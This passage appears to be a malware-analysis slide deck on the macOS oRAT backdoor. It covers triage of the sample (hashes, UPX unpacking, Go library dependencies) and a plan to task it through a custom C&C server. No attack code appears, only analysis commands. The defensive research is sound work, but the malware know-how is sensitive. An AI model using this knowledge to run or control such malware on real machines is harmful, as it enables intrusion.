


*"In my testing scenario, the malware runs the code, but local listening server immediately ends/not starts at all."*

*Thus in this case, the second part of the analysis was only static (and high-level only)" -oRAT Analyst*

# OUR APPROACH


## (complete) analysis ...via a custom C&C server



By tasking an infected host (via our custom C&C server) we can passively observe the malware actions, thus revealing its capabilities!


# PREREQUISITES to task & monitor the malware

1




(re)Configuration  
(to talk to \*our\* C&C server)

2



Protocol  
(to know how to task)

3



The screenshot shows the Objective-See website. The header features the Objective-See logo (an apple with a gear), the text "Objective-See", and "a non-profit 501(c)(3) foundation.". On the right side of the header are links for "tools", "blog", and "Support Us!". Below the header, the title "(CLI) Utilities" is displayed. A sub-section header "While UI-based applications are great, sometimes it's just easier to do things from the commandline!" is followed by the text "On this page, you'll find various CLI utilities that can be used for spelunking around macOS, or that can facilitate malware analysis:". At the bottom of the section are three links: "ProcessMonitor" (with a gear icon), "FileMonitor" (with a file icon), and "DNSMonitor" (with a gear icon).


Tools  
to monitor



(custom)  
C&C server

# Triage

to gain a basic understanding



# BASIC TRIAGE

## hashes, file type, code signing, and more

```
% md5 oRat/darwinx64  
9bac717cb7f37a88541c94d09666b960
```

```
% shasum oRat/darwinx64  
26ccf50a6c120cd7ad6b0d810aca509948c8cd78
```

### Hashes

```
% strings - oRat/darwinx64  
...  
Info: This file is packed with  
the UPX executable packer http://upx.sf.net  
Id: UPX 3.96 Copyright (C)  
1996-2020 the UPX Team. All Rights Reserved.
```

Embedded strings  
(...it's packed via UPX)

```
% file oRat/darwinx64  
oRat/darwinx64: Mach-O 64-bit executable x86_64
```

File type  
(64-bit Mach-O)



Unsigned  
(via WhatsYourSign)



**oRat:**  
unsigned, packed, 64-bit Mach-O binary

# UNPACKING trivial, via UPX

```
% brew install upx  
% upx -d oRat/darwinx64 -o oRat/darwinx64_UNPACKED
```

unpack with -d flag

```
Ultimate Packer for eXecutables  
Copyright (C) 1996 - 2020  
UPX 3.96          Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020  
  
File size        Ratio      Format      Name  
-----  -----  
10334144 <- 3866806    37.42%    macho/amd64  darwinx64_UNPACKED
```

**Unpacked 1 file.**

```
% du -h darwinx64  
3.7M
```

almost 10MB :/

```
% du -h darwinx64_UNPACKED  
9.9M
```

Unpacking oRat  
(via UPX)

# DEPENDENCIES

some dynamic . . . most though, are static?

```
% otool -L oRat/darwinx64_UNPACKED  
  
/usr/lib/libSystem.B.dylib  
/System/Library/Frameworks/Security.framework/Versions/A/Security  
/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
```

. . . very few (dynamic) dependencies

```
% strings - oRat/darwinx64_UNPACKED  
...  
github.com/pkg/sftp  
github.com/xtaci/smux  
github.com/gliderlabs/ssh  
github.com/labstack/echo/v4  
github.com/go-resty/resty/v2  
github.com/sevlyar/go-daemon  
  
golang.org/x/net/http2  
vendor/golang.org/x/crypto/
```

written in Go ?



networking



daemonization

